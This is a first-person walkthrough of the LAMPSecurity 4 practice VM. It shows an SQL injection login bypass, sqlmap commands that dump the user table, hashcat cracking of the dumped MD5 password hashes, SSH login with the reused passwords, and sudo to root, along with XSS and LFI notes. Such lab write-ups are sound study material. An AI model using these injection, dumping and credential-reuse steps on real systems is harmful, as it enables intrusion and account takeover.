[VH] LAMPSecurity 4
Table of Contents
Enumeration#
nmap -sT target.local

PORT    STATE  SERVICE
22/tcp  was open   ssh
25/tcp  was open   smtp
80/tcp  was open   http
631/tcp was closed ipp
I had access to http serving the Website and ssh, which I knew would be useful soon.
There was also the smtp service running. Could be useful later on.
Port 80 (http)#

The website running on 80 looked like Professor Ehks’s homepage, whoever he might be.
On the home page, I could see that:
- There was a
?title=query parameter in the URL that was reflected in the DOM as<title /> - There was a
mailto:webmaster@localhostlink, perhaps it could be of some use with thesmtpservice running - The source code of the navbar revealed a commented out link to
/usage - all the subpages (apart from
/usage) were rendered using the sameindex.htmlfile with the query params, e.g./index.html?page=blog&title=Blog- It immediately made me wonder if there were any other hidden pages 😉
Interactive elements#
- Search bar
- Trying to look up
loremresulted in links to 3 articles - Trying to look up
' --resulted in no links (it seemed the input was sanitized, no SQLi here)
- Trying to look up
Subpages#
There were several subpages that provided insights into its structure and content.
The Blog section (/index.html?page=blog), listed the blog posts. Notably, this section featured contributions from at least two distinct writers, namely jdurbin and sorzek.
Moving on to individual blog posts (e.g. /index.html?page=blog&id=7), these pages presented the content of specific posts along with details about the respective authors. Interestingly, both writers maintained email addresses in the @localhost domain.
The Research section, appeared to be a placeholder with no substantial content. Likewise, the Contact page, seemed either empty or dysfunctional.
There was no visible 404 error for nonexistent ?page=<value> it seemed, just the navigation without any content. A strange design choice, if you asked me.
I wondered if there were any other hidden pages accessible through the ?page= query param, although it made me curious if there are any other paths I could knock to.
http://target.local/admin jas a
This (and knowing that there’s a /usage page not related to the app at hand) however made me wonder a bit more if there were any other URLs I could knock to:
Navigating to /admin proved to be fruitful, unveiling an Admin Panel complete with a Login Form (and I didn’t even need to use Dirb this time 💪).
Admin Panel#
The Admin Panel was available at /admin.
 In the source code, I could see a
 fixlogin() JS function that sanitised both inputs onSubmit:
function fixLogin() {
  var test = /[^a-zA-Z0-9]/g;
  document.login_form.username.value =
    document.login_form.username.value.replace(test, "");
  document.login_form.password.value =
    document.login_form.password.value.replace(test, "");
}
The form itself was submitted to /admin/index.php using POST.
Also, there was an image loaded from ../images/system-lock-screen.png. Perhaps I could find something interesting there as well with LFI?
Exploitation#
Admin Panel#
SQLi (by hand)#
To get inside the Admin Panel, I needed to circumvent the fixLogin() function first. The easiest way to check if there was any server-side validation of the inputs was to remove the onSubmit handler using DevTools 🤷♂️

It worked out well, I learned there was no server-side validation of the Login Form.
I moved on to Burp Suite at this point.
Providing an erroneous payload of sorzek' OR test -- as Username revealed the SQLi vulnerability:
select user_id from user where user_name='sorzek' OR test -- ' AND user_pass = md5('sorzek')
From that, I learned that:
- Users were kept in the
usertable - The
usertable schema consists of (at least)user_id,user_nameanduser_pass(an MD5 hash of the password)
By trying to use sorzek' OR 1=1 -- I was able to log in as an Admin 💪
HTTP/1.1 200 OK
Server: Apache/2.2.0 (Fedora)
X-Powered-By: PHP/5.1.2
Set-Cookie: logged_in=1702985175
Set-Cookie: user_id=5
Content-Length: 1189
Connection: close
Content-Type: text/html; charset=UTF-8

[...]

Btw, after logging in the server set up 2 session cookies:
| Name | Value | Comment |
|---|---|---|
| logged_in | 1702986054 | This one looks like a timestamp, so I’ve validated it. I concluded it’s the timestamp of when I actually logged in. |
| user_id | 5 | Tampering with it does nothing, it seemed |
Trying the SQLi further with payloads like sorzek' AND user_pass LIKE 'a%' to find out the MD5 hash yielded no results.
username=sorzek' AND user_pass LIKE '§a§%' -- &password=sorzek


💡 XSS Btw, In the Admin Panel, I could add a blog post as
sorzek, and the content is prone to XSS (reflected on the Blog Post page)
This could be used as another attack vector (perhaps for stealing the session cookies).

💡 LFI Tampering with the
/admin/?pageURL revealed the potential for Local File Inclusion.It seemed to append
.phpextension to the files included disabling the possibility to easily obtain e.g./etc/passwdthough.
Warning: include(inc/research.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/admin/index.php on line 43

Warning: include() [function.include]: Failed opening 'inc/research.php' for inclusion (include_path='.:/usr/share/pear') in /var/www/html/admin/index.php on line 43

Trying to include Admin’s index (
http://target.local/admin/?page=../index) got me to a quite interesting result 😉
Fatal error: Allowed memory size of 8388608 bytes exhausted (tried to allocate 14592 bytes) in /var/www/html/admin/index.php on line 20
sqlmap#
I knew already that Admin Panel’s Login Form was vulnerable to SQLi, but didn’t know how I could exploit it further.
Trying sqlmap with --tables parameter revealed the databases on the server (ehks being the most interesting):
sqlmap -u http://target.local/admin/index.php --data="username=sorzek&password=test" -p username --tables

# ...

Database: ehks
[3 tables]
+---------------------------------------+
| comment                               |
| user                                  |
| blog                                  |
+---------------------------------------+
ehks had 3 tables within:
sqlmap -u http://target.local/admin/index.php --data="username=sorzek&password=test" -p username --columns

Database: ehks
Table: blog
[5 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| blog_body  | text         |
| blog_date  | datetime     |
| blog_id    | int(11)      |
| blog_title | varchar(255) |
| user_id    | int(11)      |
+------------+--------------+

Database: ehks
Table: comment
[6 columns]
+----------------+-------------+
| Column         | Type        |
+----------------+-------------+
| comment_author | varchar(50) |
| comment_body   | text        |
| comment_date   | datetime    |
| comment_id     | int(11)     |
| comment_title  | varchar(50) |
| comment_url    | varchar(50) |
+----------------+-------------+

Database: ehks
Table: user
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| user_id   | int(11)     |
| user_name | varchar(20) |
| user_pass | varchar(32) |
+-----------+-------------+
I was right about the user table. The only thing left to do was to try to obtain the values in the user_pass column.
sqlmap -u http://target.local/admin/index.php --data="username=sorzek&password=test" -p username -D ehks -T user --dump

Database: ehks
Table: user
[6 entries]
+---------+-----------+----------------------------------+
| user_id | user_name | user_pass                        |
+---------+-----------+----------------------------------+
| 1       | dstevens  | 02e823a15a392b5aa4ff4ccb9060fa68 |
| 2       | achen     | b46265f1e7faa3beab09db5c28739380 |
| 3       | pmoore    | 8f4743c04ed8e5f39166a81f26319bb5 |
| 4       | jdurbin   | 7c7bc9f465d86b8164686ebb5151a717 |
| 5       | sorzek    | 64d1f88b9b276aece4b0edcc25b7a434 |
| 6       | ghighland | 9f3eb3087298ff21843cc4e013cf355f |
+---------+-----------+----------------------------------+
I saved the hashes as hashes_ctf4.txt.
Cracking the MD5s#
With the MD5 hashes retrieved from the database, I was able to crack some of them quite easily:
hashcat -m 0 -a 0 ~/hashes_ctf4.txt /usr/share/wordlists/rockyou.txt.gz

# ...
64d1f88b9b276aece4b0edcc25b7a434:pacman # sorzek
9f3eb3087298ff21843cc4e013cf355f:undone1 # ghighland
b46265f1e7faa3beab09db5c28739380:seventysixers # achen
8f4743c04ed8e5f39166a81f26319bb5:Homesite # pmoore
ssh#
Given the easiness of the cracked passwords, it seemed safe to assume that some of these passwords were reused by their owners to use with SSH:
ssh sorzek@target.local -oKexAlgorithms=diffie-hellman-group1-sha1 -oHostKeyAlgorithms=ssh-rsa

sorzek@target.local\'s password: # pacman

# sorzek's shell session
echo "Hello, world!"
Hello, world!
That was my foothold.
💡
-oKexAlgorithms&-oHostKeyAlgorithmsThese options were necessary to enable older encryption methods in SSH (the target machine itself is from around 2009)
Privilege Escalation#
I tried sudo su only to learn that sorzek is not in /etc/sudoers. Shame.
Listing files in /home/sorzek told me they were using mail. A quick skim of their inbox revealed (among other interesting things) that dstevens has installed the PHP-Calendar software available under http://target.local/calendar that I might exploit later if needed.
But before delving in the Calendar, I still had three other users I could SSH as to see if they have the super-user privileges. Well, achen had.
ssh achen@target.local -oKexAlgorithms=diffie-hellman-group1-sha1 -oHostKeyAlgorithms=ssh-rsa

achen@target.local\'s password: # seventysixers


sudo su
Pwned?#
# achen's su shell
id

uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=user_u:system_r:unconfined_t:SystemLow-SystemHigh
Pwned.